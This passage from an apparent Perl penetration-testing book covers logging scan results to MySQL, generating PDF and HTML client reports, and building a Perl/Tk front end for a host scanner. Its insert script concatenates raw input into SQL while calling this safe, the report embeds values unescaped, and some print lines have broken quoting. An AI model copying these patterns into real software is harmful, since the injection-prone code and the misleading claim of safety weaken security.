```

In the preceding code, we see only two of our subroutines and compound statement for `END{}`. The `fSC($)` method takes only an integer for the font size in pixels. It calls the `font()` method of the `$text` object just as it did in the workflow code. The `nextLine()` subroutine exists solely because we cannot simply put a newline character (\n) into the text we intend to embed into the PDF. It takes the current line number and subtracts the height of the font, similar to how a simple text editor moves the cursor down a line.

The `END{}` block wraps up all of our code and saves the PDF file using the `saveas()` method from the `$pdf` object. This saves the file to the disk and can be opened with a web browser's PDF reader plugin or a standalone PDF reader.

Now let's save our Perl program in full to `pdf_create.pl` and take a quick look at what our PDF looks like after running our new program by passing it a CSV file and a font size as follows:

trevelyn@wnld960:~/ch12$ perl pdf_create.pl machines.csv 20

Here, `machines.csv` is a simple comma-separated file that contains the IP address of the system and the vulnerability found.

Penetration Testing Notes

09.16.2014
WEB Test Environment Analysis

10.0.0.2,xss
10.0.0.2,outdated server software
10.0.0.3,sql injection
10.0.0.3,outdated server software
10.0.0.3,outdated server OS
10.0.0.3,brute force OK
10.0.0.4,outdated server software
10.0.0.5,outdated server software
10.0.0.10,xss
10.0.0.10,brute force OK
10.0.0.10,admin interface
10.0.0.10,telnet plain text

Web Test Environment Results

In the preceding screenshot, the PDF looks just as we wanted it to. The graph image we created earlier is embedded underneath the systems' IP and vulnerability data.

Logging data to MySQL

Logging data does not only have to be done using commonly used files such as those we have used earlier. In fact, we can even log our data into MySQL databases using the `Net::MySQL` Perl module.

Keeping our logs in databases is efficient because of the fact that we have multiple, standardized ways of accessing the data. For instance, we can access it using interpreted web languages such as PHP, from the Linux command-line interface, or, as in our following lesson, using Perl. First, we need to start up a MySQL server. This is an incredibly easy task to do with Linux. The first step is to install the server and give it a root password. With a Debian-based Linux, this can be done using aptitude with the following command:

```
root@80211:~# apt-get update && apt-get install mysql-server
```

If using WEAKERTH4N Linux, a MySQL server is already installed with the root password of `weaknet` and the command issued earlier will update the aptitude package list and upgrade the MySQL server software. Next, let's create a simple database space to use during our penetration test with the following MySQL commands:

```
mysql> create table host(id int not null auto_increment primary key, ip
varchar(15) unique);
Query OK, 0 rows affected (0.01 sec)

mysql> create table vuln_success(host_id int, vulnerable varchar(200));
Query OK, 0 rows affected (0.00 sec)

mysql> create table portscan(host_id int, open_port int);
Query OK, 0 rows affected (0.01 sec)

mysql> show tables;
+--------+
| Tables_in_pentestlogs |
+--------+
| host               |
| portscan           |
| vuln_success       |
+--------+
3 rows in set (0.00 sec)

mysql>
```

We see three tables, one for the host IP address and a corresponding primary key and two others that use the primary host key to store opened ports and successfully exploited vulnerabilities. We now need to give a user permission to access these tables so that we are not including the root password for the database in our Perl scripts. Let's create the username `pentest` and give it the password of `p455w0Rd` for simplicity with the following command:

```
mysql> grant all on pentestlogs to 'pentest'@'127.0.0.1' identified by
'p455w0Rd';
mysql> FLUSH PRIVILEGES;
mysql>
```

Since this database space is used only by the user `pentest`, we can grant all privileges. This includes creating tables, dropping tables, inserting records, and more. To be more granular with permissions, we can access the MySQL documentation at http://dev.mysql.com/doc. We are now ready to install and begin using the `Net::MySQL` CPAN module. Let's begin by inserting a record into the host table with an IP address of a discovered host, from our host discovery application from Chapter 3, *IEEE 802.3 Wired Network Mapping with Perl*. If we rerun this application, we get an output similar to the following:

```
root@80211:~/ch12# perl hostscanner.pl
Gateway IP: 10.17.16.1
Starting scan
10.17.19.73 is alive
10.17.16.1 is alive
10.17.16.1 is alive
10.17.16.4 is alive
10.17.16.5 is alive
10.17.16.7 is alive
10.17.16.8 is alive
```

What the preceding output shows are private IPv4 addresses that responded to our query. If we modify the host scanner application to remove `is alive` and only show the IP address, we can then pipe this data into a new application that inserts it safely into the MySQL database with the following code:

```
#!/usr/bin/perl -w
use Net::MySQL; use strict;
my $db = Net::MySQL->new(
hostname => '127.0.0.1',
database => 'pentestlogs',
user     => 'pentest',
password => 'p455w0Rd'
); # IP address required:
my $host = shift or die "No host IP address given.";
my $query = "insert into host values(NULL,'".$host."');";
$db->query($query); # run query
print "Row ",$db->get_affected_rows_length," updated\n";
$db->close; # close connection to MySQL
```

The previous code relies on input from the command line. The IP address passed to the script gets inserted into the table with a NULL value for the `id` column. The `id` column will automatically populate to the next value, since it is a primary key and the program will close the connection. Let's run this program and pass it the gateway IP address given from the preceding code output as:

```
root@80211:~/ch12# perl mysql_host_insert.pl 10.17.16.1
Row 1 updated
root@80211:~/ch12#
```

Now, if we query the table host in `pentestlogs`, we see the record was successfully inserted:

```
mysql -u pentest -D pentestlogs -p
Enter password:
mysql>
mysql> select * from host;
+--+----+
| id | ip        |
+--+----+
|  1 | 10.17.16.1 |
+--+----+
1 row in set (0.00 sec)

mysql>
```

We can pipe the output from the modified (showing IP address only) host scanner program into the previous program per line with the following command:

```
root@80211:~/ch12# perl hostscanner.pl | xargs -I {} perl
mysql_host_insert.pl {}
```

We use the `xargs` Linux command to perform a simple loop similar to `foreach()` on all return IP addresses from the `hostscanner.pl` application. The curly braces are used as a placeholder for the output, which is assigned using the `-I` argument to `xargs`. The earlier command yields the following output:

```
Row 1 updated
Row 0 updated
Row 0 updated
Row 1 updated
Row 1 updated
Row 1 updated
Row 1 updated
```

This is a good example of mixing the power of Bash with Perl. If we query the database for the host table now, we will see that all IP addresses are inserted properly. The preceding output shows two lines of `Row 0 updated` because we have set a unique constraint on the `ip` address column in the host table and `10.17.16.1` is found twice. This keeps our data organized automatically using the MySQL server.

Adding records to the other two tables is just as easy a process as the preceding Perl code shows us. The tricky part of adding this functionality to our applications is the creative preplanning or the modification of the actual application itself. We can either send the output directly to a database table, or using `tee`, which we learned bout in Chapter 2, *Linux Terminal Output,* to show the data on our screen and send it off to the database table simultaneously.

Let's move on to show how we can create HTML reports using our MySQL data.

HTML reporting

Using HTML for a report to our client target is an easy way to present the data in an e-mail or with a simple private link. All we need to do is change the PDF creation `while()` loop to write out HTML data instead of using the `text()` method from the `PDF::API2` class. For instance, we can make each line a row in an HTML table since, technically, this is tabular data. We also have the option to just create a new HTML `div` element for each line. Let's expand upon our MySQL/Perl knowledge to construct a database query to show the IP address of a host, its open ports, and any successful vulnerabilities using simple SQL queries and create HTML code dynamically for a report.

Let's insert a port scan, using the port scanning application we constructed in Chapter 3, *IEEE 802.3 Wired Network Mapping with Perl*, of the gateway IP address, `10.17.16.1`, into the `portscan` table of the `pentestlogs` database using the following command:

```
root@80211:~/ch12# perl portscanner.pl 10.17.16.1 22-8888 syn 10.17.19.73 1
3
```

The previous command yields the following output:

```
4c:96:14:a4:ab:f0 MAC Manufacturer: Juniper Networks

22      open    unknown port.
80      open    http
443       open  https
3306    open  mysql
8080    open  proxy
8888    open  unknown port.

8866 ports scanned, 0 filtered, 6 open.
root@80211:~/ch12#
```

We can easily modify our `portscanner.pl` application to remove all printed output besides the open ports and then pass this the same way, directly into our database table, `portscan`. Let's also insert a record for a found vulnerability running on the web server found on port 80 of the gateway network node as a "brute force weak administrator password" using MySQL as follows:

```
mysql> insert into vuln_success values(1,'Weak administrative password;
brute force HTTP login.');
Query OK, 1 row affected (0.01 sec)

mysql>
```

Okay, we are set for the data part. Now, we just need the Perl code to generate the penetration test data from MySQL into a clean HTML file for the target client. Let's consider how to take on this task. Since we know that HTML has a `head` tag and can include **cascading style sheets** (**CSS**) styles in the head using the `style` tag, we can create a simple template file using a **here** document, which we learned about in Chapter 2, *Linux Terminal Output*. Then, we can include our Perl code to create our HTML table. After this,

we will need to close off the `body` and `html` HTML tags. Offloading the `head` template to a separate file gives us an easier way to maintain the markup code or update the CSS styles in the future. When we run our script, only a single file `report.html` will be created. Let's begin by creating our `head.html` include file as follows:

```
<!DOCTYPE html>
<html>
<head>
<style type="text/css">
        html{ /* global entity style */
                font-family:arial;
                background-color:#353535;
                font-size:14px;
                color:#949494;
        }
        td{ /* table divider style */
                padding:5px;
                background-color:#ccc;
                border-radius:3px;
                color:#696969;
        }
        .tableTop{ /* table title */
                background-color:#737373;
                color: #ccc;
        }
        .b{
                font-weight:bold;
        }
        .host{ /* The IP address text */
                height:20px;
                display:inline-block;
                display:table-cell;
                vertical-align:middle;
        }
        .hostText{ /* header text per hostBox item */
                height:17px;
                color:#fff;
                font-size:17px;
        }
        .icon{ /* the compromised, uncompromised computer icon */
                float:left;
                margin-right:10px;
        }
        .hostBox{ /* a box to hold all host data */
                width:600px;
                border-radius:3px;
                background-color:#969696;
                margin:10px;
                padding:5px;
        }
</style>
<title>Penetration Test Report for Client Target</title>
</head>
```

This file contains the style for our HTML page and a few other simple HTML elements. This is a simple creative task left up to us to make our reports unique. We can easily see

from the comments in the CSS style tags what each class corresponds to. Now let's start our HTML generation Perl code. We will break the code into sections and use the `Net::MySQL` Perl module:

```perl
#!/usr/bin/perl -w
use strict;
use Net::MySQL;
use dbinfo; # include secret dbinfo.pm file
my $usage = "perl <client target name> <your name>";
my $clientTarget = shift or die $usage;
my $me = shift or die $usage;
my $date = localtime;
our $db;
open(HEAD,"<head.html"); # print the HTML head / style sheet
print while(<HEAD>);
close HEAD;
print "<header>\n";
print "<img src="logo.png"/>\n";
h3("Penetration test Report, ".$clientTarget);
print $date," - Test executed by ",$me,"<br />\n";
print "</header>\n";
# get SQL data:
my $query = "select * from host";
$db->query($query);
my $records = $db->create_record_iterator;
```

This is the beginning of our Perl program for generating the HTML report for our client target. We will start by including the `Net::MySQL` Perl module and set up the environment for a connection to a database. If we have multiple users on our penetration testing laptop or computer, we can actually offload the username and password to a separate file and include it for use in `dbinfo`. This way we can make the file that contains our sensitive database information readable only to us, with the following `chmod` command:

`chmod og-rxw dbinfo.pm`

This command utilizes UNIX file permission security making it only readable to the owner of the file. This does not, however, protect the file against stolen or backed up hard disks. The contents of `dbinfo.pm` are as follows:

```perl
$db = Net::MySQL->new( # DB connection:
hostname => '127.0.0.1',
database => 'pentestlogs',
user     => 'pentest',
password => 'p455w0Rd'
);
```

This is the exact same syntax we used previously in other examples. In fact, it was just cut out right from the main Perl file and instantiated the `$db` object with `our` scope instead of `my`. This file requires the `.pm` extension to be included. If another user tries to run the main Perl file, `genhtml.pl`, an error would occur as they don't have read permission to the `dbinfo.pm` file. Nothing else is new to our lesson from down here, so let's move onto the `while()` loop, which generates more HTML elements with the database record sets:

```perl
while(my $record = $records->each) { # for each host:
```

```
print "<div class="hostBox">\n";
# check for vulnerability success count:
$db->query("select count(*) from vuln_success where host_id = ".$record->
[0]);
my $vCount = $db->create_record_iterator; # an iterator for a single value.
classy.
my $vc = $vCount->each->[0]; # vulnerable count(*)
if($vc > 0){ # compromised
  print "<div class="icon"><img height=25 src="comp.png"/></div>\n";
}else{
  print "<div class="icon"><img height=25 src="noncomp.png"/></div>\n";
}
print div("host",div("hostText","Discovered Host: <span
class="b">".$record->[1]."</span>")),"<br /><table>";
$db->query("select vulnerable from vuln_success where host_id = ".$record->
[0]); # integer
my $vRecs = $db->create_record_iterator;
trw(1,"Found Vulnerabilities (".$vc.")");
while (my $vRec = $vRecs->each){
  trw(0,$vRec->[0]);
}
print "\n</table><table>"; # close table open portscan
$db->query("select count(*) from portscan where host_id = ".$record->[0]);
my $pCount = $db->create_record_iterator; # an iterator for a single value.
classy.
my $pc = $pCount->each->[0]; # portscan count(*)
$db->query("select open_port from portscan where host_id = ".$record->[0]."
order by open_port");
my $vPorts = $db->create_record_iterator;
trw(1,"Ports Open (".$pc.")");
while (my $vPort = $vPorts->each){
  trw(0,$vPort->[0]);
}
print "\n</table>\n</div>\n"; # close hostBox div
}
```

This loop makes multiple connections to the database. First, it gets a list of all host IP addresses and their corresponding host id values. These values are used for relating the data to the portscan and vuln_success tables. None of this syntax is new as we have covered all of it in the previous examples, so let's move on to finishing the HTML file with end tags and looking at our subroutines:

```
# close the shop, using Here Document:
print my $end = << 'EOF';
</body>
</html>
EOF
# subroutines for generating markup language:
sub div{ # class,content
my ($class,$content) = @_;
my $line = "<div class="".$class."">".$content."</div>\n";
return $line;
}

sub trw{ # header,content
if($_[0]){ # header row, true
```

```
  print "<tr><td class="tableTop">",$_[1],"</td></tr>\n";
}else{ # non header row
  print "<tr><td>",$_[1],"</td></tr>\n";
}
return;
}

sub h3{ # content
print "<h3>",$_[0],"</h3>","\n";
return;
}
```

In the preceding code, we used a here document, or a multiline string to print the closing tags and we have three new subroutines. The first, `div()`, takes a class name and the content of `div` as arguments and returns an HTML `div` tag. It is up to us to print the returned object by sending the subroutine into the `print` function as we did in the beginning portion of the program. This can take multiple classes for inheritance as long as they are surrounded with quotes.

The second subroutine `trw()` is a table row write function. The Boolean header, as the first argument passed to it, will choose the style of the row. If we are creating the first row of a table, we can send it `1` and the title name as the content or second argument. This will style the row according to the `tableTop` class in our CSS from `head.html`. This subroutine and the next, `h3()`, actually prints the HTML element for us.

The third and final subroutine `h3()` is simply used to create an HTML `<h3>` heading tag. All of these three subroutines are used to avoid repetitive typing and to make our code more readable for maintenance or future upgrades. One final thing to note is that we need to close the MySQL connection in an `END{}` compound statement and do so with the following code:

```
END{
$db->close;
}
```

Here, we will call the close method for the `Net::MySQL` object `$db` to clean up our connections. Let's run this command and pipe the output to a file that we can access with a browser. There are two caveats for the client target when reading our HTML report; since we are using some CSS3 classes, we need to make sure the browser is capable of doing so, and we have images in our HTML that need to be accessible via the Internet or locally to the client target. The following screenshot shows off our shiny new HTML report generated with MySQL data using Perl:

With this much power and control over our report, which is obviously the most important part of the penetration test, we can be incredibly creative in our final design. In fact, we can include all data from all of our previous Perl programs from all chapters per host. We can include GPS data and JavaScript with Google Maps for plotting found wireless devices, or use JavaScript to create a dropdown, or animated HTML `div` objects. The possibilities are endless.

Summary

This concludes our chapter on reporting and note taking for our penetration test. This lesson provides a clear understanding of why the note taking and reporting process is crucial to reflect the hard work we have already done.

Since the PTES is a standard, and standards change or have amendments over time, we should now possess the skill needed to adapt our code to these changes. In fact, it's best to frequently refer to the PTES section on reporting for additional information on any section or the type of report as often as possible. We should now feel confident with generating our own custom reports for our client target from any data source, including comma-separated files, text, or even databases.

In the following, and final, chapter, we will look at a simple way in which we can combine a few of our programs into a graphical user interface using the `Perl::Tk` library.

Chapter 13. Perl/Tk

Throughout this book, we have worked with simple, text-based programs for input and output using only our terminals. One way in which we can surely enhance our Perl programs is to create a simple **graphical user interface** (**GUI**) for one program or a combination of multiple programs. These GUI programs consist of a main window in our window manager, such as Gnome, Unity, or Microsoft Windows. Within this window, we have text labels, text entry, text output, buttons, images, image buttons, progress bars, scrollbars, and even frames. The Perl module that we will be using to create our GUI, Perl/Tk, refers to these objects as **widgets**. In fact, Tk is often referred to as the widget toolkit. Tk is actually cross-platform and is an incredibly easy introduction to the world of GUI programming, especially when programming with Perl.

Before proceeding with this chapter, the following are some key terms and concepts to become familiar with:

- **Object-oriented programming** (**OOP**): The following concepts should be familiar:
    - Objects
    - Classes
    - Methods
- Window manager
- Event-driven programming: The following concepts should be familiar:
    - Handler
    - Listener
    - The callback function
    - Widget

We have already used many examples of OOP throughout the course of this book. We will not go too deeply into the principles and the extensive world of OOP, but just enough to get us up and running with the Tk Perl module. The window manager is the session used to manage windows, for example, XFCE, Fluxbox, Gnome, and KDE. In the next section, we will talk about the remaining items in the preceding list that pertain to event-driven programming.

Event-driven programming

It's easy to compare Perl/Tk programming with Android or even HTML/JavaScript programming. This is because the Perl/Tk library is event-driven. What this means is that a `loop` function or a listener will listen for events, which could be clicks on button widgets, for example, and handle the event by performing tasks called **callback functions**. A callback function is a procedure in the form of subroutines, external programs, or simple built-in Perl functions. In our example, the listener and handler will be the `MainLoop()` function. The callback function will be a subroutine that we will define.

In the following code examples, we will be learning how to create an event-driven GUI application, which will use our previously written applications as callback functions.

Explaining the Perl/Tk widgets

All the Perl/Tk examples in this chapter will follow the **grid layout** design. The grid design uses a matrix layout, which refers to the space within the window in rows and columns. Let's take a look at a simple program that uses the Nmap command-line program, and define the callback function for a simple **Scan** button to print the output of Nmap into a read-only textbox widget. This example must also take user input for a hostname.

In the following screenshot, we see the entire program window:

This window is an object created using the OOP syntax and the `new()`method, as follows:

```
my $mw = MainWindow->new(
-title=>"Perl Pentest Suite",
-foreground=>"light blue",
-background=>"black"
);
```

The `$mw` object is now our main window. We call the `new()` constructor method from the `MainWindow` class when instantiating the `$mw` object. The title of the main window, which normally appears in the top bar of the application's window in our window manager, is passed as an associative argument, and the syntax is similar to a Perl-associative array element, with the exception being the hyphen that is prepended to the key. If more arguments need to be passed to the `new()` method, they simply need to be comma-separated, as we can see with the `background` and `foreground` color keys. Perl is generally really good at telling us when an unwanted argument was passed to a method in Perl/Tk, but it's best to refer to the manual to master the ins and outs of the toolkit.

We set the height and width of the window in addition to the `X` and `Y` offsets (from the upper left-hand side of our window manager screen) in pixels as follows:

```
$mw->geometry("550x300+100+100");
```

The arguments to the `geometry()` method of the `$mw` object in order are width, height, x,

and y offset.

Widgets and the grid

We now have our first widget, which is a text label widget that displays the text **Host:**. All widgets, as mentioned in the previous subsection, are laid out in the window using the grid layout style. The grid is a matrix-like layout, which uses columns and rows, which are simply denoted as integers, in order to place the widgets into the window. For instance, we can add a text label widget using the `Label()` method of the `$mw` object, as shown in the following code:

```
$mw->Label(
-text => "Host: ",
-foreground=>"light blue",
-background=>"black"
)->grid(
  -row=>1,
  -column=>0,
  -padx=>5
);
```

This method takes many arguments, including which text to use, the foreground or the color of the text, and the background or the highlight color of the text. The widget is placed into the window using the appended `grid()` method. We pass three arguments to `grid()` for the row and column to place the widget into, and the padding for the X-axis. Padding is similar to the web design **cascading style sheets** (**CSS**) padding attribute. There is also an argument similar to the CSS float attribute, called `sticky`, which we will look at in our next widget, the text entry box:

```
$mw->Entry(
-textvariable=>\$host
)->grid(
  -row=>1,
  -column=>1,
  -columnspan=>2,
  -sticky=>"w"
);
```

This text entry widget that will take the hostname or IP address from the user is created using the `Entry()` method of the `$mw` object of `MainWindow`. This new widget takes user input and assigns it to the variable specified by the `textvariable` key to `$host`. This variable can then later be used to pass to the Nmap function in a simple `system()` call. The `w` letter passed to the `sticky` argument of `grid()` simply stands for `west`, which aligns the content of the row/column to the left. The letter `e` stands for `East`, which aligns the content to the right-hand side, and we can actually use both to stretch the content for something like a **Button** widget.

The next widget in our list is the **Button** widget. The **Scan** button in the preceding example image was created using the `Button()` method of the `$mw` object of `MainWindow` using the following syntax:

```
$mw->Button(
-text=>"Scan",
-command=>\&getHosts,
```

```
)->grid(
    -row=>1,
    -column=>3,
    -sticky=>"w"
);
```

The `–command=>` associative argument to `Button()` can be called in several different ways. In our example, we pass a Perl ref memory address to the subroutine `getHosts()`. We can also create an anonymous subroutine with the following syntax:

```
-command=>sub{ do some stuff.. }
```

This argument assigns the callback to the **Button** widget.

As far as the layout is designed in the code snippets, we have a single **Label** widget, which resides in row `1` and column `0`, an **Entry** widget, which resides in row `1` and column `1`, and a **Button** widget, which resides in row `1` and column `3`. Rows and columns in Perl/Tk start with 0. In order to make space at the top of the application window, similar to a margin top in CSS, a cool trick is to leave the entire row `0` empty. As we see, we began with row `1`, and there is ample space above the widgets in row `1` in the preceding screenshot.

This is how we use the grid layout with the `grid()` method in order to place widgets in our `$mw` object of `MainWindow`. Let's take a quick look at the window layout with the columns highlighted in the following screenshot:

In this screenshot, the five columns of the application are highlighted using blue boxes. The first column, column 0, is where the **Host:** text label widget resides. There are two columns over the text input box, columns 1 and 2, because the argument passed to the text input box for the `columnspan` attribute was 2, as we previously saw in the `Entry()` method's call to `grid()` in the code snippet before the screenshot. The text entry widget is snapped to the far left-hand side of column 1 because we have passed the `–sticky=>"w"` argument to the `grid()` method during the widget's creation. Column 3 contains the **Scan** button and column 4 contains the **Exit** button. Now, let's look at the rows of our simple application in the following screenshot:

The green highlighted row boxes in the screenshot indicate the rows of our application. We left row 0 alone to give us a margin at the top of the window, as previously mentioned. It's invisible but still there. Row 1 is the visible row, which holds the text label for **Host:**, the text entry box, and the **Scan** button. Row 2 is the **ROText** widget for read-only text output from the Nmap application, which we will learn more about in the following sections. Finally, row 3 is the button to call the built-in `exit()` Perl function. These images should make it easy to understand the simple grid layout used in the Perl/Tk library. Let's now focus on designing our own simple ping scan application using the Perl/Tk library.

The GUI host discovery tool

To master the design of GUI applications, we can use a simple methodology, which first requires us to draw a layout onto paper or a fresh graphics document in a simple graphics editor, after gathering all the requirements for the input and output data. In [Chapter 3](), *IEEE 802.3 Wired Network Mapping with Perl*, we designed our own live host scanner, which used an ARP method to discover the hosts. Let's design a simple GUI using Perl/Tk, which has one button and one **read-only text** (**ROText**) widget for read-only text output from the application. The **Scan** button will be set to call the exact same code we have already written, but instead of printing the output to the terminal, we will be printing the output to the read-only ROText widget. This will be done by simply slurping the data from STDOUT of the scanner.pl file into an array. Then, we simply use the insert() method of the output pad object. Now, let's take a look at the code in sections:

```perl
#!/usr/bin/perl -w
use strict;
use Tk; # for our GUI application
use Tk::ROText; # this is for the returned host data output pad
my $mw = MainWindow->new(
-title=>"Perl Live Host Scanner",
-background=>"black",
-foreground=>"light blue"
);
$mw->geometry("510x270+100+300");
```

This first section of code sets up our environment by using include directives for Perl modules and creating our $mw object from the MainWindow class. Now, let's add some widgets to the window using the Button() method of the MainWindow class and the Scrolled() method of the ROText Perl module:

```perl
# let's design our window using widgets now:
$mw->Button(
-text=>"Scan",
-command=>sub{ getHosts(); }
)->grid(
  -row=>0,
  -column=>0,
  -sticky=>"w"
);
my $oPad = $mw->Scrolled(
'ROText',
-scrollbars=>"e",
-width=>"65",
-height=>"10",
-foreground=>"light blue",
-background=>"black"
)->grid(
  -row=>1,
  -columnspan=>5,
  -pady=>5,
  -column=>0
);
$mw->Button(
```

```
-text=>"Exit",
-command=>sub{ exit; }
)->grid(
  -row=>3,
  -column=>4,
  -sticky=>"e"
);
```

This code was already covered with the addition of the ROText `$oPad` object. This is a read-only space in our window to output text, similar to what we did previously to STDOUT. The width and height are measured in character sizes.

We can now move on to the `MainLoop()` function and our only subroutine, which calls our live host scanner application that we wrote in [Chapter 3](#), *IEEE 802.3 Wired Network Mapping with Perl*:

```
MainLoop(); # this MUST be included to handle events and draw the window
sub getHosts(){ # our only subroutine:
$oPad->insert("end","Scanning…\n");
my @hosts = `perl hostscanner.pl`;
$oPad->insert("end",@hosts);
return;
}
```

The `getHosts()` callback function will slurp the output of the `scanner.pl` ARP scanning application into the `@hosts` array, and print the results using the `insert()` method of the ROText read-only output pad object `$oPad`. The first argument `end` to `insert()` indicates that we want to append the data to the end of the already existing data in the ROText widget.

Let's run this application in the lab and preview a screenshot of the output:

Note

When starting a Perl/Tk application, the font might not always be what we'd like it to be. In fact, sometimes it can be hard to read depending on our screen DPI, window manager, and other factors. Fortunately, the toolkit allows us to pass a font and font size as an argument to our Perl/Tk application in the following form:

```
-font "Helvetica 10"
```

This is an instance for a GUI application with the Helvetica font at size 10.

The preceding screenshot shows the `tk_scanner.pl` program. It runs our previously written code `hostscanner.pl` and displays it nicely into our `$oPad` ROText object. Since the `Insert()` method's first argument was `end`, the `@hosts` array will be appended to anything previously written in the pad widget. This means that we can hit the **Scan** button multiple times and view all of the output with the scrollbar on the right side!

This is a very basic example of how to create a GUI application using the Perl/Tk library. It's easy to imagine all of the possibilities we are now presented with! We can have multiple buttons, which write to the same ROText object after calling multiple applications, or we can have them write to multiple ROText pads. This brings up the important issue of real estate space in our window manager. The Perl/Tk toolkit provides us with ways in which we can save space, including making tabbed environments, which we will look at in the next section.

A tabbed GUI environment

